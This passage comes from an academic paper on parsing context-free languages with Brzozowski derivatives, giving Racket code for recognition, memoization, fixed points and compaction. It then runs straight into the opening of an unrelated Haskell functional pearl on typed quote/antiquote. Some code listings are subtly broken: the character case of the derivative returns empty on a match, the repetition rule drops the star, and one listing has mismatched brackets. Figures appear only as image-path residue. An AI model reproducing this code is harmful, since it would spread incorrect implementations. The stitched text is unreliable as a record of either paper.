The simplicity of the derivative’s definition masks its power. If one can compute successive derivatives of a language, it is straightforward to determine the membership of a string within a language, thanks to the following property:

$$cw \in L \text{ iff } w \in D_c(L).$$

To determine membership, derive a language with respect to each character, and check if the final language contains the null string: if yes, the original string was in; if not, it wasn’t.

## 3.2 A recursive definition of the derivative

Brzozowski noted that the derivative is closed over regular languages, and admits a recursive implementation:

- For the atomic languages:

$$\begin{aligned} D_c(\emptyset) &= \emptyset \\ D_c(\epsilon) &= \emptyset \\ D_c(c) &= \epsilon \\ D_c(c') &= \emptyset \text{ if } c \neq c'. \end{aligned}$$

- For the derivative over union:

$$D_c(L_1 \cup L_2) = D_c(L_1) \cup D_c(L_2).$$

- The derivative over Kleene star peels off a copy of the language:

$$D_c(L^*) = D_c(L) \circ L^*.$$

- For the derivative of concatenation, we must consider the possibility that the first language could be null:

$$D_c(L_1 \circ L_2) = D_c(L_1) \circ L_2 \text{ if } \epsilon \notin L_1$$

$$D_c(L_1 \circ L_2) = (D_c(L_1) \circ L_2) \cup D_c(L_2) \text{ if } \epsilon \in L_1$$

We can express concatenation without a conditional through the nullability function:  $\delta$ . This function returns the null language if its input language contains the null string, and the empty set otherwise:

$$\begin{aligned} \delta(L) &= \emptyset \text{ if } \epsilon \notin L \\ \delta(L) &= \epsilon \text{ if } \epsilon \in L. \end{aligned}$$

Thus, we can equivalently define concatenation:

$$D_c(L_1 \circ L_2) = (D_c(L_1) \circ L_2) \cup (\delta(L_1) \circ D_c(L_2)).$$

### 3.3 Nullability of regular languages

Conveniently, nullability may also be computed using structural recursion on regular languages:

$$\begin{aligned}\delta(\emptyset) &= \emptyset \\ \delta(\epsilon) &= \epsilon \\ \delta(c) &= \emptyset \\ \delta(L_1 \cup L_2) &= \delta(L_1) \cup \delta(L_2) \\ \delta(L_1 \circ L_2) &= \delta(L_1) \circ \delta(L_2) \\ \delta(L^*) &= \epsilon.\end{aligned}$$

A recursive implementation of the Boolean variant of the nullability function is straightforward:

```
(define (δ L)
  (match L
    [(_empty)      #f]
    [(_eps)        #t]
    [(_char _)     #f]

    [(_rep _)      #t]
    [(_alt L1 L2)  (or  (δ L1) (δ L2))]
    [(_cat L1 L2)  (and (δ L1) (δ L2))]))
```

**Examples** A couple examples illustrate the derivative on regular languages:

$$\begin{aligned}D_f \{foo, bar\}^* &= \{oo\} \circ \{foo, bar\}^* \\ D_f \{foo, bar\}^* \circ \{frak\} &= \{oo\} \circ \{foo, bar\}^* \circ \{frak\} \cup \{rak\}.\end{aligned}$$

### 3.4 An implementation of the derivative

As the description of a regular language is not recursive, it is straightforward to transliterate the derivative into working code:

```
(define (D c L)
  (match L
    [(_empty)      (empty)]
    [(_eps)        (empty)]
    [(_char a)    (if (equal? c a)
                      (empty)
                      (empty))]

    [(_alt L1 L2)  (alt (D c L1)
                      (D c L2))]
    [(_cat (and (? δ) L1) L2)
     (alt (D c L2)
          (cat (D c L1) L2))]
    [(_cat L1 L2)  (cat (D c L1) L2)]
    [(_rep L1)     (cat (D c L1) L1))])
```

Matching a regular language  $L$  against a consed list of characters  $w$  is straightforward:

```
(define (matches? w L)
  (if (null? w)
      (δ L)
      (matches? (cdr w) (D (car w) L))))
```

## 4. Derivatives of context-free languages

Since a context-free language is a recursive regular language, it is tempting to use the same code for computing the derivative. From the perspective of parsing, this has two chief drawbacks:

1. It doesn't work.

2. It wouldn't produce a parse forest even if it did.

The first problem comes from the recursive implementation of the derivative running into the recursive nature of context-free grammars. It leads to non-termination.

The second comes from the fact that our regular implementation *recognizes* whether a string is in a language rather than parsing the string. We tackle the termination problem in this section, and the parsing problem in the next.

**Example** Consider the following left-recursive language:

$$\begin{aligned}L = L &\circ \{x\} \\ &\cup \epsilon.\end{aligned}$$

If we take the derivative of  $L$ , we get a new language:

$$\begin{aligned}D_x L = D_x L &\circ \{x\} \\ &\cup \epsilon.\end{aligned}$$

Mathematically, this is sensible. Computationally, it is not. The code from the previous section recurs forever as it attempts to compute the derivative of the language  $L$ .

### 4.1 Step 1: Laziness

Preventing the implementation of the derivative from making an infinite descent on a recursive grammar requires targeted laziness. Specifically, it requires making the fields of the structs `cat`, `alt` and `rep` by-need.<sup>1</sup> With by-need fields, the computation of any (potentially self-referential) derivatives in those fields gets suspended until the values in those fields are required.

### 4.2 Step 2: Memoization

With laziness, we can compute the derivative until it requires nullability (as in concatenation or testing membership). Nullability eagerly walks the structure of the entire language. Thus, nullability fails to terminate on a derived language such as the one above. We need the derivative to return a finite (if lazily explored) graph. By memoizing the derivative, it “ties the knot” when it re-encounters a language it has already seen:

```
(define/memoize (D c L)
  #:order ([L #:eq] [c #:eq])
  (match L
    [(_empty)      (empty)]
    [(_eps)        (empty)]
    [(_char a)    (if (equal? a c)
                      (empty)
                      (empty))]

    [(_alt L1 L2)  (alt (D c L1)
                      (D c L2))]
    [(_cat (and (? δ) L1) L2)
     (alt (D c L2)
          (cat (D c L1) L2))]
    [(_cat L1 L2)  (cat (D c L1) L2)]
    [(_rep L1)     (cat (D c L1) L1))]))
```

The `define/memoize` form above defines a derivative function  $D$  that memoizes first by pointer equality on the language and then by value equality on the character.

### 4.3 Step 3: Fixed points

The computation of nullability is more challenging than the computation of the derivative because it isn't looking for a structure; it's looking for a single answer: “Yes, it's nullable,” or “No, it's

---

<sup>1</sup> Lisp implementations that do not support lazy fields have to provide them transparently with macros, `delay` and `force`.

not.” As such, laziness and memoization can’t help side-step self-dependencies the way they did for the derivative. Consider the nullability of the left-recursive language  $L$ :

$$\delta(L) = (\delta(L) \circ \emptyset) \cup \epsilon.$$

To know the nullability of  $L$  requires knowing the nullability of  $L$ . For decades, this problem has been solved by interpreting the nullability of  $L$  as the least fixed point of the nullability equations.

To bare only the essence of nullability, we can hide the computation of a least fixed point behind a purely functional abstraction: `define/fix`. The `define/fix` form uses Kleene’s theorem to compute the least fixed point of a monotonic recursive definition, and it allows the prior definition of nullability to be used with little change:

```
(define/fix (δ L)
  #:bottom #f
  (match L
    [(empty)      #f]
    [(eps)        #t]
    [(char _)     #f]

    [(rep _)       #t]
    [(alt L1 L2)   (or  (δ L1) (δ L2))]
    [(cat L1 L2)  (and (δ L1) (δ L2))]))
```

The `#:bottom` keyword indicates from where to begin the iterative ascent toward the least fixed point.

The `define/fix` form defines a function mapping nodes in a graph  $(V, E)$  to values in a lattice  $X$ , so that given an instance:

```
(define/fix (f v) #:bottom ⊥X body)
```

After this definition, the function  $f : V \rightarrow X$  is a least fixed point:

$$f = \text{lfp}(\lambda f. \lambda v. \text{body}),$$

which is easily computed with straightforward iteration:

$$\text{lfp}(F) = F^n(\perp_{V \rightarrow X}) \text{ for some finite } n.$$

#### 4.4 Recognizing context-free languages

No special modification is required for the `matches?` function. It works as-is for recognizing context-free languages.

With access to laziness, memoization and a facility for computing fixed points, we were able to construct a system for recognizing any context-free language in less than 30 lines of code.

### 5. Parsers and parser combinators

Using standard techniques from functional programming, we lifted the derivative from regular languages to context-free languages. If *recognition* of strings in context-free languages were our goal, we would be done.

But, our goal is parsing. So, our next step is to generalize the derivative to parsers. This section reviews parsers and parser combinators. (For a more detailed treatment, we refer the reader to [15, 16].) In the next section, we explore their derivative.

A partial parser  $p$  is a function that consumes a string and produces “partial” parses of that string. A partial parse is a pair containing the remaining unparsed input, and a parse tree for the prefix. The set  $\mathbb{P}(A, T)$  contains the partial parsers over alphabet  $A$  that produce parse trees in the set  $T$ :

$$\mathbb{P}(A, T) \subseteq A^* \rightarrow \mathcal{P}(T \times A^*).$$

A (full) parser  $p$  consumes a string and produces all possible parses of the full string. The set  $[\mathbb{P}](A, T)$  contains the full parsers over alphabet  $A$  that produce parse trees in the set  $T$ :

$$[\mathbb{P}](A, T) \subseteq A^* \rightarrow \mathcal{P}(T).$$

Of course, we can treat a partial parser  $p \in \mathbb{P}(A, T)$  as a full parser:

$$[p](w) = \{t : (t, \epsilon) \in p(w)\},$$

by discarding any partial parse that did not exhaust the input.

#### 5.1 Simple parsers

Simple languages can be implicitly promoted to partial parsers:

- A character  $c$  converts into a partial parser for exactly itself:

$$c \equiv \lambda w. \begin{cases} \{(c, w')\} & w = cw' \\ \emptyset & \text{otherwise.} \end{cases}$$

- The null string becomes the consume-nothing parser:

$$\epsilon \equiv \lambda w. \{(\epsilon, w)\}.$$

- The empty set becomes the reject-everything parser:

$$\emptyset \equiv \lambda w. \{\}.$$

#### 5.2 Combining parsers

Parsers combine in the same fashion as languages:

- The union of two parsers,  $p, q \in \mathbb{P}(A, X)$ , combines all parse trees together, so that  $p \cup q \in \mathbb{P}(A, X)$ :

$$p \cup q = \lambda w. p(w) \cup q(w).$$

- The concatenation of two parsers,  $p \in \mathbb{P}(A, X)$  and  $q \in \mathbb{Q}(A, Y)$ , produces a parser that pairs the parse trees of the individual parsers together, so that  $p \circ q \in \mathbb{P}(A, X \times Y)$ :

$$p \circ q = \lambda w. \{((x, y), w'') : (x, w') \in p(w), (y, w'') \in q(w')\}$$

In effect, the first parser consumes a prefix of the input and produces a parse tree. It passes the remainder of that input to the second parser, which produces another parse tree. The result is the left-over input paired with both of those parse trees.

- A reduction by function  $f : X \rightarrow Y$  over a parser  $p \in \mathbb{P}(A, X)$  creates a new partial parser,  $p \rightarrow f \in \mathbb{P}(A, Y)$ :

$$p \rightarrow f = \lambda w. \{((f(x), w') : (x, w') \in p(w)\}$$

A reduction parser maps trees from  $X$  into trees from  $Y$ .

In code, a new struct represents reduction parsers:

```
(define-struct red {lang f})
```

Once again, the field `lang` should be lazy.

#### 5.3 The nullability combinator

A special nullability combinator,  $\delta$ , simplifies the definition of the derivative over parsers. It becomes a reject-everything parser if the language cannot parse empty, and the null parser if it can:

$$\delta(p) = \lambda w. \{(t, w) : t \in [p](\epsilon)\}.$$

We can add a new kind of language node to represent these:

```
(define-struct δ {lang})
```

Once again, the field `lang` is lazy. (Please note that  $\delta$  is no longer the `function` from the previous section.)

#### 5.4 The null reduction parser

To implement the derivative of parsers for single characters: the null reduction partial parser,  $\epsilon \downarrow S$ , is handy. This parser can only parse the null string; it returns a set of parse trees stored within:

$$\epsilon \downarrow S \equiv \lambda w. \{(t, w) : t \in S\}.$$

A new struct provides null-reduction nodes:

```
(define-struct eps* {trees})
```

## 5.5 The repetition combinator

It is easiest to define the Kleene star of a partial parser  $p \in \mathbb{P}(A, T)$  in terms of concatenation, union and reduction, so that  $p^* \in \mathbb{P}(A, T^*)$ :

$$\begin{aligned} p^* &= (p \circ p^*) \rightarrow \lambda(\text{head}, \text{tail}).\text{head} : \text{tail} \\ &\cup \epsilon \downarrow \{\langle \rangle\}. \end{aligned}$$

The colon operator ( $:$ ) is the sequence constructor, and  $\langle \rangle$  is the empty sequence.

## 6. Derivatives of parser combinators

If we can generalize the derivative *to* parsers and *over* parser combinators, then we can construct parse forests using derivatives. But first, we must consider the question:

“What is the derivative of a parser?”

Intuitively, the derivative of a parser with respect to the character  $c$  should be a new parser. It should have the same type as the original parser; that is, if the original parser consumed the alphabet  $A$  to construct parse trees of type  $X$ , then the new parser should do the same. Formally:

$$D_c : \mathbb{P}(A, T) \rightarrow \mathbb{P}(A, T).$$

But, how should the derived parser behave?

It should act as though the character  $c$  has been consumed, so that if the string  $w$  is supplied, it returns parses for the string  $cw$ . However, it also needs to strip away any null parses that come back. If it didn’t strip these, then null parses containing  $cw$  would return when trying to parse  $w$  with the derived parser. It is nonsensical for a partial parser to expand its input. Thus:

$$D_c(p) = \lambda w.p(cw) - ([p](\epsilon) \times \{cw\}).$$

To arrive at a framework for parsing, we can solve this equation for the partial parser  $p$  in terms of the derivative:

$$\begin{aligned} D_c(p) &= \lambda w.p(cw) - ([p](\epsilon) \times \{cw\}) \\ \text{iff } D_c(p)(w) &= p(cw) - ([p](\epsilon) \times \{cw\}) \\ \text{iff } p(cw) &= D_c(p)(w) \cup ([p](\epsilon) \times \{cw\}). \end{aligned}$$

Fortunately, we’ll never have to deal with the “left-over” null parses in practice. With a full parser, these null parses are discarded:

$$[p](cw) = [D_c(p)](w).$$

Given their similarity, it should not surprise that the derivative of a partial parser resembles the derivative of a language:

- The derivative of the empty parser is empty:

$$D_c(\emptyset) = \emptyset.$$

- The derivative of the null parser is also empty:

$$D_c(\epsilon) = \emptyset.$$

- The derivative of the nullability combinator must be empty, since it at most parses the empty string:

$$D_c(\delta(L)) = \emptyset.$$

- The derivative of a single-character parser is either the null reduction parser or the empty parser:

$$D_c(c') = \begin{cases} \epsilon \downarrow \{c\} & c = c' \\ \emptyset & \text{otherwise.} \end{cases}$$

*This rule is important:* it allows the derived parser to retain fragments of the input string within itself. Over time, as successive

derivatives are taken, the parser is steadily transforming itself into a parse forest with nodes like this.

- The derivative of the union is the union of the derivative:

$$D_c(p \cup q) = D_c(p) \cup D_c(q).$$

- The derivative of a reduction is the reduction of the derivative:

$$D_c(p \rightarrow f) = D_c(p) \rightarrow f.$$

- The derivative of concatenation requires nullability, in case the first parser doesn’t consume any input:

$$D_c(p \circ q) = (D_c(p) \circ q) \cup (\delta(p) \circ D_c(q)).$$

- The derivative of Kleene star peels off a copy of the parser:

$$D_c(p^*) = (D_c(p) \circ p^*) \rightarrow \lambda(h, t).h : t$$

The rules are so similar to the derivative for languages that we can modify the implementation of the derivative for languages to arrive at a derivative suitable for parsers:

```
(define/memoize (D c L)
  #:order ([L #:eq] [c #:equal])
  (match L
    [(empty)           (empty)]
    [(eps* T)          (empty)]
    [[(δ _)             (empty)]]
    [[(char a)          (if (equal? a c)
                                (eps* (set c))
                                (empty)))]
    [(alt L1 L2)        (alt (D c L1) (D c L2))]
    [(cat L1 L2)        (alt (cat (D c L1) L2))
                           (cat (δ L1) (D c L2)))]
    [(rep L1)           (cat (D c L1) L1)]
    [(red L f)          (red (D c L) f))])
```

(Because pairing and list-building in Lisps both use `cons`, there is no reduction around the derivative of repetition.)

### 6.1 Parsing with derivatives

Parsing with derivatives is straightforward—until the last character has been consumed. To parse, compute successive derivatives of the top-level parser with respect to each character in a string. When the string is depleted, supply the null string to the final parser. In code, the `parse` function has the same structure as `matches?`:

```
(define (parse w p)
  (if (null? w)
      (parse-null p)
      (parse (cdr w) (D (car w) p))))
```

The question of interest is how to define `parse-null`, which produces a parse forest for the null parses of its input.

Yet again, an equational theory guides:

$$\begin{aligned} [\emptyset](\epsilon) &= \{\} \\ [\epsilon \downarrow T](\epsilon) &= T \\ [\delta(p)] &= [p](\epsilon) \\ [p \cup q](\epsilon) &= [p](\epsilon) \cup [q](\epsilon) \\ [p \circ q](\epsilon) &= [p](\epsilon) \times [q](\epsilon) \\ [p \rightarrow f](\epsilon) &= \{f(t_1), \dots, f(t_n)\} \\ &\quad \text{where } \{t_1, \dots, t_n\} = [p](\epsilon) \\ [p^*](\epsilon) &= ([p](\epsilon))^* \end{aligned}$$

**A note on repetition** The rule for repetition can mislead. If the interior parser can parse null, then there are an infinite number of parse trees to return. However, in terms of descriptiveness, one gains nothing by allowing the interior of a Kleene star operation to parse null—Kleene star already parses null by definition. So, in practice, we can replace that last rule by:

$$[p^*](\epsilon) = \begin{cases} \{\langle\rangle\} & p \text{ cannot parse null} \\ \text{undefined} & \text{otherwise.} \end{cases}$$

What we have at this point are mutually recursive set constraint equations that mimic the structure of the nullability function for languages. Once again, the least fixed point is a sensible way of interpreting these equations. Thus, Kleene’s fixed-point theorem, via `define/fix`, returns the set of full null parses:

```
(define/fix (parse-null p)
  #:bottom (set)
  (match p
    [(_empty)      (set)]
    [(_eps* T)     T]
    [(_δ L)        (parse-null L)]
    [(_char _)     (set)]

    [(_alt p1 p2)  (set-union (parse-null p1)
                                (parse-null p2))]
    [(_cat p1 p2)  (for*/set ([t1 (parse-null p1)]
                               [t2 (parse-null p2)])
                      (cons t1 t2))]
    [(_red p1 f)   (for/set ([t (parse-null p1)])
                      (f t))]
    [(_rep _)       (set '())]))
```

It assumes that the null parse of each node is initially empty.

## 7. Performance and complexity

The implementation is brief. The code is pure. The theory is elegant. So, how does this perform in practice? In brief, it is awful.

We constructed a parser for Python 3.1. On one-line examples, it returns interactively. Yet, it takes just under three *minutes* to parse a (syntactically valid) 31-line input. The culprit? The size of the grammar within the parser can grow exponentially with the number of derivatives. (The rule for concatenation is to blame.) Specifically, the grammar can double in size under the derivative. The cost model for parsing with derivatives is:

$$\begin{aligned} & \text{number of derivatives} \\ & \times \text{cost of derivative} \\ & + \text{cost of fixed point at the end.} \end{aligned}$$


The cost of the derivative is proportional to the size of the current grammar. The cost of the fixed point is quadratic in the size of the grammar for unambiguous parses in the worst case. Thus, the worst-case complexity of parsing a grammar of size  $G$  over an input of length  $n$  is:

$$O(n2^n G + (2^n G)^2) = O(2^{2n} G^2).$$

Considering this complexity, it is remarkable that our example finished at all. That it finished in three minutes is astonishing.

### 7.1 Example: Growth in the grammar

A glance at run-time behavior on the left-recursive list grammar exposes the nature of the problem. The image on the left represents the grammar at the start; the image on the right represents the grammar after ten derivatives:



If one were to zoom in on image on the right, the node on the bottom right is `(empty)`. All of the inbound edges are from concatenation nodes—all of these nodes can be discarded.


## 8. Compaction

Another equational theory shows how to eliminate unnecessary structure. The empty parser is an annihilator under concatenation and the identity under union; a null parser is the identity under concatenation.

It is possible to aggressively perform reductions as pieces of parse trees emerge. Our implementation utilizes the following simplifications; we use  $(\Rightarrow)$  in lieu of  $(=)$  to emphasize direction:

$$\begin{aligned} \emptyset \circ p &= p \circ \emptyset \Rightarrow \emptyset \\ \emptyset \cup p &= p \cup \emptyset \Rightarrow p \\ (\epsilon \downarrow \{t_1\}) \circ p &\Rightarrow p \rightarrow \lambda t_2.(t_1, t_2) \\ p \circ (\epsilon \downarrow \{t_2\}) &\Rightarrow p \rightarrow \lambda t_1.(t_1, t_2) \\ (\epsilon \downarrow \{t_1, \dots, t_n\}) \rightarrow f &\Rightarrow \epsilon \downarrow \{f(t_1), \dots, f(t_n)\} \\ ((\epsilon \downarrow \{t_1\}) \circ p) \rightarrow f &\Rightarrow p \rightarrow \lambda t_2.f(t_1, t_2) \\ (p \rightarrow f) \rightarrow g &\Rightarrow p \rightarrow (g \circ f) \\ \emptyset^* &\Rightarrow \epsilon \downarrow \{\langle\rangle\}. \end{aligned}$$

We can implement these simplification rules in a memoized, recursive simplification function. When simplification is deeply recursive and memoized, we term it *compaction*. If the algorithm compacts after every derivative, then the time to parse the 31-line Python file drops from three *minutes* to two *seconds*. A graph of the size of the residual Python grammar with respect to each derivative hints as to why:



The size of the grammar (and the cost of each derivative) stays constant.

*Warning* With mere top-level simplification in lieu of memoization and deep recursive simplification, the grammar still grows with each derivative, and the cost of parsing the 31-line example explodes from two seconds to one minute.

## 8.1 Complexity

The worst-case complexity is unchanged: it is still exponential. However, we can hypothesize about its average performance given the observation that the grammar tends to stay roughly constant in size (until collapsing into a parse forest at the very end). The cost of each derivative remains proportional to the size of the original grammar. The cost of the fixed point at the end is negligible because the grammar has collapsed under compaction. Thus, we conjecture with reason that the cost of parsing with derivatives is  $O(nG)$  in practice (for unambiguous grammars), where  $n$  is the size of the string, and  $G$  is the size of the grammar. Even for the ambiguous expression grammar, *recognition* appears to be  $O(nG)$  (while producing all parse trees is exponential).

## 9. Related work

There has been a revival of interest in Brzozowski’s derivative, itself a specialization of the well-known left quotient operation on languages. Owens, Reppy and Turon re-examined the derivative in light of lexer construction [13], and Danielsson [5] used it to prove the totality of parser combinators.

The literature on parsing is vast; there are dozens of methods for parsing, including but not limited to abstract interpretation [3, 4], operator-precedence parsing [9, 14], simple precedence parsing [7], parser combinators [15, 16], LALR parsing [6], LR( $k$ ) parsing [12], GLR parsing [17], CYK parsing [11, 20, 2], Earley parsing [8], LL( $k$ ) parsing, and recursive descent parsing [19]. packrat/PEG parsing [10, 18]. Derivative-based parsing shares full coverage of all context-free grammars with GLR, CYK and Earley.

Derivative-based parsing is not easy to classify as a top-down or bottom-up method. In personal correspondence, Stuart Kurtz pointed out that when the grammar is in Greibach Normal Form (GNF), the algorithm acquires a “parallel” top-down flavor. For grammars outside GNF, while watching the algorithm evolve under compaction, one sees what appears to be a pushdown stack emerge inside the grammar. (Pushes and pops appear as the jagged edges in the graph to the left.)

The most directly related work is Danielsson’s work on total parser combinators [5]. His work computes residual parsers similar to our own, but does not detail a simplification operation. According to our correspondence with Danielsson, simplification does exist in the implementation. Yet, because it is unable to memoize the simplification operation (turning it into compaction), the implementation exhibits exponential complexity even in practice.

**Acknowledgements** We are grateful for the thousands of comments on reddit, hackernews, Lambda the Ultimate and elsewhere that thoroughly dissected and improved an earlier draft of this work. We also thank the ICFP 2011 and the ESOP 2010 reviewers for their thoughtful and detailed feedback. This research is partly supported by the National Science Foundation under Grant No. 1035658, by the DARPA CRASH project “GnoSys: Raising the level of discourse in systems program,” and by the National Nuclear Security Administration under the “Accelerating Development of Retorfitable CO<sub>2</sub> Capture Technologies through Predictivity” project through DOE Cooperative Agreement DE-NA0000740.

## 10. Conclusion

Our goal was a means to abbreviate the understanding and implementation of parsing. Brzozowski’s derivative met the challenge: its theory is equational, its implementation is functional and, with an orthogonal optimization, its performance is not unreasonable.

## References

- [1] BRZOZOWSKI, J. A. Derivatives of regular expressions. *Journal of the ACM* 11, 4 (Oct. 1964), 481–494.
- [2] COCKE, J., AND SCHWARTZ, J. T. Programming languages and their compilers: Preliminary notes. Tech. rep., Courant Institute of Mathematical Sciences, New York University, New York, NY, 1970.
- [3] COUSOT, P., AND COUSOT, R. Parsing as abstract interpretation of grammar semantics. *Theoretical Computer Science* 290 (2003), 531–544.
- [4] COUSOT, P., AND COUSOT, R. Grammar analysis and parsing by abstract interpretation, invited chapter. In *Program Analysis and Compilation, Theory and Practice: Essays dedicated to Reinhard Wilhelm*, T. Reps, M. Sagiv, and J. Bauer, Eds., LNCS 4444. Springer discretionary-Verlag, Dec. 2006, pp. 178–203.
- [5] DANIELSSON, N. A. Total parser combinators. *SIGPLAN Not.* 45, 9 (Sept. 2010), 285–296.
- [6] DEREMER, F. L. Practical translators for LR( $k$ ) languages. Tech. rep., Cambridge, MA, USA, 1969.
- [7] DIJKSTRA, E. W. *Selected Writings on Computing: A Personal Perspective*. Springer, Oct. 1982.
- [8] EARLEY, J. An efficient context-free parsing algorithm. *Communications of the ACM* 13, 2 (Feb. 1970), 94–102.
- [9] FLOYD, R. W. Syntactic analysis and operator precedence. *Journal of the ACM* 10, 3 (July 1963), 316–333.
- [10] FORD, B. Packrat parsing: Simple, powerful, lazy, linear time. In *Proceedings of the 2002 International Conference on Functional Programming* (Oct. 2002).
- [11] KASAMI, T. An efficient recognition and syntax-analysis algorithm for context-free languages. Tech. rep., Air Force Cambridge Research Lab, Bedford, MA, 1965.
- [12] KNUTH, D. On the translation of languages from left to right. *Information and Control* 8 (1965), 607–639.
- [13] OWENS, S., REPPY, J., AND TURON, A. Regular-expression derivatives re-examined. *Journal of Functional Programming* 19, 02 (2009), 173–190.
- [14] PRATT, V. R. Top down operator precedence. In *POPL ’73: Proceedings of the 1st annual ACM SIGACT-SIGPLAN Symposium on Principles of Programming Languages* (New York, NY, USA, 1973), POPL ’73, ACM, pp. 41–51.
- [15] SWIERSTRA, D. S., PABLO, AND SARIAVA, J. Designing and implementing combinator languages. In *Advanced Functional Programming* (1998), pp. 150–206.
- [16] SWIERSTRA, S. Combinator parsing: A short tutorial. In *Language Engineering and Rigorous Software Development*, A. Bove, L. Barbosa, A. Pardo, and J. Pinto, Eds., vol. 5520 of *Lecture Notes in Computer Science*. Springer Berlin / Heidelberg, Berlin, Heidelberg, 2009, ch. 6, pp. 252–300.
- [17] TOMITA, M. LR parsers for natural languages. In *ACL-22: Proceedings of the 10th International Conference on Computational Linguistics and 22nd annual meeting on Association for Computational Linguistics* (Morristown, NJ, USA, 1984), Association for Computational Linguistics, pp. 354–357.
- [18] WARTH, A., DOUGLASS, J. R., AND MILLSTEIN, T. Packrat parsers can support left recursion. In *PEPM ’08: Proceedings of the 2008 ACM SIGPLAN Symposium on Partial Evaluation and Semantics-based Program Manipulation* (New York, NY, USA, 2008), PEPM ’08, ACM, pp. 103–110.
- [19] WIRTH, N. *Compiler Construction (International Computer Science Series)*, pap/dsk ed. Addison-Wesley Pub (Sd).
- [20] YOUNGER, D. H. Recognition and parsing of context-free languages in time n<sup>3</sup>. *Information and Control* 10, 2 (1967), 189–208.

# FUNCTIONAL PEARL

## *Typed quote/antiquote or: Compile-time parsing*

RALF HINZE

*Department of Computer Science, University of Oxford, Wolfson Building, Parks Road,  
Oxford OX1 3QD, England, UK  
(e-mail: ralf.hinze@cs.ox.ac.uk)*

### 1 Introduction

Haskell (Peyton Jones, 2003) is often used as a host language for embedding other languages. Typically, the abstract syntax of the guest language is defined by a collection of datatype declarations; parsers and pretty-printers convert between the concrete syntax and its abstract representation. A quote/antiquote mechanism permits a tighter integration of the guest language into the host language by allowing one to use phrases in the guest language’s *concrete syntax*.

For a simple example, assume that the abstract syntax of the guest language is given by the following datatype of binary trees.

```
data Tree = Leaf | Fork Tree Tree
```

To dispense with the need for parentheses, we choose prefix notation for the concrete syntax. The following interactive session illustrates the use of quotations.

```
Main> « fork fork leaf leaf leaf »  
Fork (Fork Leaf Leaf) Leaf  
Main> size (« fork fork leaf leaf leaf ») + 1  
4
```

A *quotation* is delimited by guillemets (« and ») and consists of a phrase in concrete syntax, in our case, a prefix expression. The concrete syntax is a sequence of terminal symbols, written in typewriter font. A quotation evaluates to abstract syntax and can be freely mixed with ordinary Haskell expressions. In our example, a quotation yields a value of type *Tree* and may therefore serve as an argument to *size*, which computes the size of a tree.

Perhaps surprisingly, our quote mechanism guarantees that the guest-language phrase is well formed: the malformed quotations « fork » and « leaf leaf » are both rejected by Haskell’s type-checker. This is a big advantage over the use of strings, which often serve as an approximation to quotations.

The relationship between host and guest language also suggests a notion of antiquotation: the ability to splice a host-language expression into the middle of a guest-language phrase. Continuing the example above, here is a session that

demonstrates the use of antiquotations:

```
Main> « fork ` (full 2) leaf »
Fork (Fork (Fork Leaf Leaf)) (Fork Leaf Leaf)) Leaf
Main> let foo t = « fork ` t leaf »
Main> foo (« fork leaf fork leaf leaf »)
Fork (Fork Leaf (Fork Leaf Leaf)) Leaf
```

An *antiquotation* is written as a back-quote (`) followed by an atomic Haskell expression, for instance, an identifier or a parenthesised expression. The Haskell expression typically generates a piece of abstract syntax, for instance, in the first expression above, a fully balanced binary tree of depth 2.

A quote/antiquote mechanism usually requires an extension of the host language. The purpose of this pearl is to show that one can program such a mechanism within Haskell itself. The technique is based on Okasaki's flattening combinators (Okasaki, 2002, 2003), which we shall review in the next section. To make the idea fly, I assume that we can use an arbitrary terminal symbol in typewriter font *as a Haskell identifier*. If you think that this assumption undermines the argument, then you should read the pearl as an exercise in compile-time parsing.

## 2 Background: the other continuation-passing style monad

To illustrate the basic idea consider a very simple example, which implements concrete syntax for the naturals.

```
Main> (« | | | », « | | | | » + 7)
(3,12)
```

We have only one terminal symbol, the vertical bar, where a sequence of  $n$  bars represents the number  $n$ .

The succession of symbols « | | | » looks like a sequence of terminals enclosed in guillemets. But, of course, this is an illusion; the sequence is, in fact, a nested application of functions. If we take “«,” “»,” and “|” as aliases for *quote*, *endquote*, and *tick*, then « | | | » abbreviates the fully parenthesised expression (((*quote* *tick*) *tick*) *endquote*). In what follows, we shall use “«” and *quote*, “»” and *endquote*, “|” and *tick* interchangeably.

Now, if Haskell used postfix function application, then we could simply define *quote* = 0, *tick* = *succ*, *endquote* = *id* and we would be done. For Haskell's prefix function application, we must additionally arrange that functions and arguments are swapped:

<i>quote</i>	$f = f \ 0$
<i>tick</i>	$n \ f = f \ (\text{succ } n)$
<i>endquote</i>	$n = n$

The stepwise evaluation of « | | | » shows that *tick* increments the counter, initialised to 0 by *quote*, and then passes control to the next function, which is either

another *tick* or *endquote*.

```
quote tick tick tick endquote
= tick 0 tick tick endquote
= tick 1 tick endquote
= tick 2 endquote
= endquote 3
= 3
```

The evaluation is solely driven by the terminal symbols, which is why we call them *active terminals*. This technique of passing control to a function argument is reminiscent of *continuation-passing style* (CPS). And indeed, if we call the *CPS* Monad to mind<sup>1</sup>

```
type CPS  $\alpha = \forall ans . (\alpha \rightarrow ans) \rightarrow ans$ 
instance Monad CPS where
  return  $a = \lambda \kappa \rightarrow \kappa a$ 
   $m \gg k = \lambda \kappa \rightarrow m (\lambda a \rightarrow k a \kappa)$ 
```

we can identify *quote* as *return 0* and *tick* as *lift succ* where *lift* turns a pure function into a monadic one:

```
type  $\alpha \rightarrow \beta = \alpha \rightarrow CPS \beta$ 
lift ::  $(\alpha \rightarrow \beta) \rightarrow (\alpha \rightarrow \beta)$ 
lift  $f a = \text{return} (f a)$ 
```

However, the bind of the monad, “ $\gg$ ,” seems unrelated: in the *CPS* monad the continuation represents the “rest of the computation” whereas in our example the continuation only stands for the next parsing step.

